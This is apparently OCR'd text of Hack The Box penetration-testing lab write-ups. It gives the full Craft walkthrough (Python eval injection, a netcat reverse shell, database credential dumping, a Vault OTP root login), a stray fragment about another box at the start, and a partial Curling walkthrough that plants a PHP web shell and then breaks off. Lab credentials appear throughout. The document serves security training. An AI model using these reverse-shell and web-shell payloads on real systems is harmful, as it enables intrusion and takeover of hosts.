
Browse to https://chaos.htb:10000 and use `root:Thiv8wrej~` to login.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once logged in, click on “Others” on the dashboard menu and then select command shell.



And a command shell pops up which can be used to issue commands as root.



Hack The Box
PEN-TESTING LABS

Craft

23rd August 2019 / Document No D19.100.47

Prepared By: MinatoTW

Machine Author: Rotarydrone

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Craft is a medium difficulty Linux box, hosting a Gogs server with a public repository. One of the issues in the repository talks about a broken feature, which calls the eval function on user input. This is exploited to gain a shell on a container, which can query the database containing a user credential. After logging in, the user is found to be using vault to manage the SSH server, and the secret for which is in their Gogs account. This secret is used to create an OTP which can be used to SSH in as root.

Skills Required

- Linux Enumeration
- Python code review
- Git

Skills Learned

- Python eval injection
- pymysql API
- Vault SSH

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.110 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.110
```


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.110 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.110

Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-09 09:02 PDT
Nmap scan report for gogs.craft.htb (10.10.10.110)
Host is up (0.16s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
<SNIP>
443/tcp  open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: Gogs
<SNIP>
6022/tcp open  ssh      (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
| ssh-hostkey:
|_  2048 5b:cc:bf:f1:a1:8f:72:b0:c0:fb:df:a3:01:dc:a6:fb (RSA)
```

After a full port scan, we find SSH running on port 22 and 6022. An Nginx server is running on port 443.


HTTPS

After browsing to port 443 and accepting the certificate, we see the homepage for Craft.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193




The two icons on the top right point to two vhosts, “api.craft.htb” and “gogs.craft.htb”. Adding both of them to the hosts file and browsing to gogs.craft.htb, we come across a self-hosted Gogs server.



Clicking on explore takes us to the publicly available repositories, where we find Craft/craft-api.


Gogs Enumeration



There's one open issue by the user Dinesh at https://gogs.craft.htb/Craft/craft-api/issues/2, which exposes the API token and the request to the brew endpoint.

```
curl -H 'X-Craft-API-Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoidXNlciIsImV4cCI6MTU0OTM4NTI0Mn0.-w
W1aJkLQDOE-GP5pQd3z_BJTe2Uo0jJ_mQ238P5Dqw' -H "Content-Type: application/json" -k
-X POST https://api.craft.htb/api/brew/ --data
'{"name":"bullshit","brewer":"bullshit", "style": "bullshit", "abv": "15.0")}'
```

Saving this API token for later, we proceed to look at the latest commit by the user Dinesh that is referenced in the issue.



Looking at the commit, it's seen that a call to eval was added which checks if the requested "abv" value is greater than 1. As there's no sanitization in place, we can inject python code in the

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

request, which will get executed by the eval call. The eval function can evaluate and execute any python code given to it. For example:


```
>>> var = 2
>>> eval("var + 2")
4
```

The addition was evaluated by substituting the value for var and then adding. Similarly, we can execute OS command by using the inline import function in python.

```
>>> eval("__import__('os').system('whoami')")
root
0
```

The __import__() function can import a module and then call it's functions inline. We can use this to execute a reverse shell, and gain a foothold on the box.

Looking at the commits in the repo, we find another commit by Dinesh, which added a test script.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The script checks if the change made to the brew endpoint works as intended. Download the script and execute to check if the changes made to the code are still valid.

```
wget --no-check-certificate  https://gogs.craft.htb/Craft/craft-api/raw/10e3ba4f0a09c778d7cec673f28d410b73455a86/tests/test.py
```

After downloading the script, add the following lines at the top to disable invalid certificate warnings.

```
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```

Ensure that the api.craft.htb VHOST is added to the hosts file and then run the script.

```
python test.py

{"message" : "Token is valid!"}

Create bogus ABV brew
"ABV must be a decimal value less than 1.0"

Create real ABV brew
null
```

We received the response which is exactly like the one configured in the issue. So, possibly the code wasn't patched and could be exploited through eval injection.

Edit the script and add the nc reverse shell command to the abv value, the second request can be removed.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
#!/usr/bin/env python

import requests
import json
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh',
'4aUh0A8PbVJxgd'), verify=False)

json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers,
verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat
/tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f')"

brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers,
data=json_data, verify=False)

print(response.text)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Executing the script should give a reverse shell as root.

```
rlwrap nc -lvp 1234

Listening on [] (family 2, port)
Connection from gogs.craft.htb 47630 received!
/bin/sh: can't access tty; job control off
/opt/app # id
uid=0(root) gid=0(root) groups=0(root)
```

Looking around we see the ".dockerenv" file in the '/ 'folder which confirms that we're on a container. Looking in the /opt/app folder, we find a script named dbtest.py, which executes SQL statements on the MySQL host (not accessible externally).

```
import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
      with connection.cursor() as cursor:
      sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
      cursor.execute(sql)
      result = cursor.fetchone()
      print(result)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
finally:
      connection.close()
```

Executing the script on the container we get a reply which confirms that the database host is up. The settings are imported from the craft_api folder, looking at it we find db credentials as well as the db name.

```
cat settings.py

<SNIP>
# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
<SNIP>
```

Let's create a new script to view all the tables in the database. It needs to be in the same folder to import the settings. Create the following script locally.

```
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
      with connection.cursor() as cursor:
      sql = "show tables"
      cursor.execute(sql)
      result = cursor.fetchall()
      print(result)

finally:
      connection.close()
```

We switched the query to list all the tables in the database, and used the fetchall() method to list all rows. This can be found in the pymysql docs here. Start an HTTP server and download the script to the box.

```
python3 -m http.server 80 # locally
wget 10.10.14.2/get_tables.py
```

Executing the script, we receive the list of tables in the DB.

```
python get_tables.py

[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
```

Next, edit the script to get all the data in the user table. Switch the SQL query to the one below and redownload the script to the box.

```
sql = "Select * from `user`"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Executing the script gives us the credentials for the users Dinesh, Ebachman and Gilfoyle.

```
python get_user.py

[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password':
'llJ77D8QFKLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LATERAL MOVEMENT

Trying to SSH in with the passwords fail, but we can login as Gilfoyle to the Gogs server. Browse to https://gogs.craft.htb/user/login, using the credentials Gilfoyle / ZEU3N8WNM2rh4T to login.



Looking at his private repositories we find a “craft-infra” repository. The repository contains a .ssh folder with the private key for the user.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Copy the key locally, and use SSH to login. The server asks for the password to the encrypted key, and we can input Gilfoyle's password gained from the database.

```
ssh -i key gilfoyle@10.10.10.110

Enter passphrase for key 'key':
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64
<SNIP>

gilfoyle@craft:~$ id
uid=1001(gilfoyle) gid=1001(gilfoyle) groups=1001(gilfoyle)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

Looking at the user's home folder we see a file named ".vault-token".

```
gilfoyle@craft:~$ ls -la
total 36
drwx------ 4 gilfoyle gilfoyle 4096 Feb  9  2019 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-r-------- 1 gilfoyle gilfoyle   33 Feb  9  2019 user.txt
-rw------- 1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
```

A quick google search about it brings us to this page. Going back to Gilfoyle's profile on Gogs, we see a vault folder containing a secret.sh file. The user has configured "Vault" in order to manage SSH logins.


Branch: master ▾ craft-infra / vault / **secrets.sh**

secrets.sh 171 B


```
1  #!/bin/bash
2
3  # set up vault secrets backend
4
5  vault secrets enable ssh
6
7  vault write ssh/roles/root_otp \
8      key_type=otp \
9      default_user=root \
10     cidr_list=0.0.0.0/0
```

Looking at the SSH secrets documentation for Vault here, we see that first a role has to be created for a particular user.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



Looking back at the secrets.sh file, we see that the default user is root and roles is set to "root_otp". This can now be used to create an OTP for the root user in order to login. The format can be found in the "Automate it!" section in the page.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Following the same format, the command to generate the root OTP will be:

```
vault ssh -role root_otp -mode otp root@10.10.10.110
```

The command provides the OTP, and then performs an SSH login. The SSH password is the OTP given by vault.

```
gilfoyle@craft:~$ vault ssh -role root_otp -mode otp root@10.10.10.110
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 15852513-dac3-e31d-2816-0bbe62b473c0
<SNIP>

Password:
Linux craft.htb 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64
<SNIP>

Last login: Tue Aug 27 04:53:14 2019
root@craft:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Hack The Box
PEN-TESTING LABS

Curling

08th May 2019 / Document No D19.100.19

Prepared By: MinatoTW

Machine Author: l4mpje

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Curling is an Easy difficulty Linux box which requires a fair amount of enumeration. The password is saved in a file on the web root. The username can be download through a post on the CMS which allows a login. Modifying the php template gives a shell. Finding a hex dump and reversing it gives a user shell. On enumerating running processes a cron is discovered which can be exploited for root.

Skills Required

- Enumeration

Skills Learned

- Analyzing hex dump
- Curl usage

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.150 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.150 --open
```

```
root@Ubuntu:~/Documents/HTB/Curling# nmap -sC -sV -p$ports 10.10.10.150 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-09 13:16 IST
Nmap scan report for 10.10.10.150
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Apache is running on port 80 and SSH on port 22.

APACHE

Navigating to port 80 we come across a Joomla website.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The page contains two usernames “Super user” and Floris.

Checking the HTML source of the page reveals a comment saying secret.txt .

```
    </footer>

</body>
      <!-- secret.txt -->
</html>
```

Checking http://10.10.10.150/secret.txt we find a string which is base64 encoded. Decoding it gives the string “Curling2018!”.

```
curl -s  http://10.10.10.150/secret.txt | base64 -d
```


```
root@Ubuntu:~/Documents/HTB/Curling# curl -s  http://10.10.10.150/secret.txt | base64 -d && echo
Curling2018!
root@Ubuntu:~/Documents/HTB/Curling#
```

Going to the admin page at http://10.10.10.150/administrator/ and trying to login with the username Floris and password Curling2018! logs us in.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD

Logging in gives us access to the control panel.



On the right side under Configuration click on Templates > Templates > Protostar.




Now click on a php file like index.php and add command execution.

```
system($_REQUEST['pwn']);
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Click on save and navigate to /index.php to issue commands.



Now that we have RCE we can get a reverse shell.

```
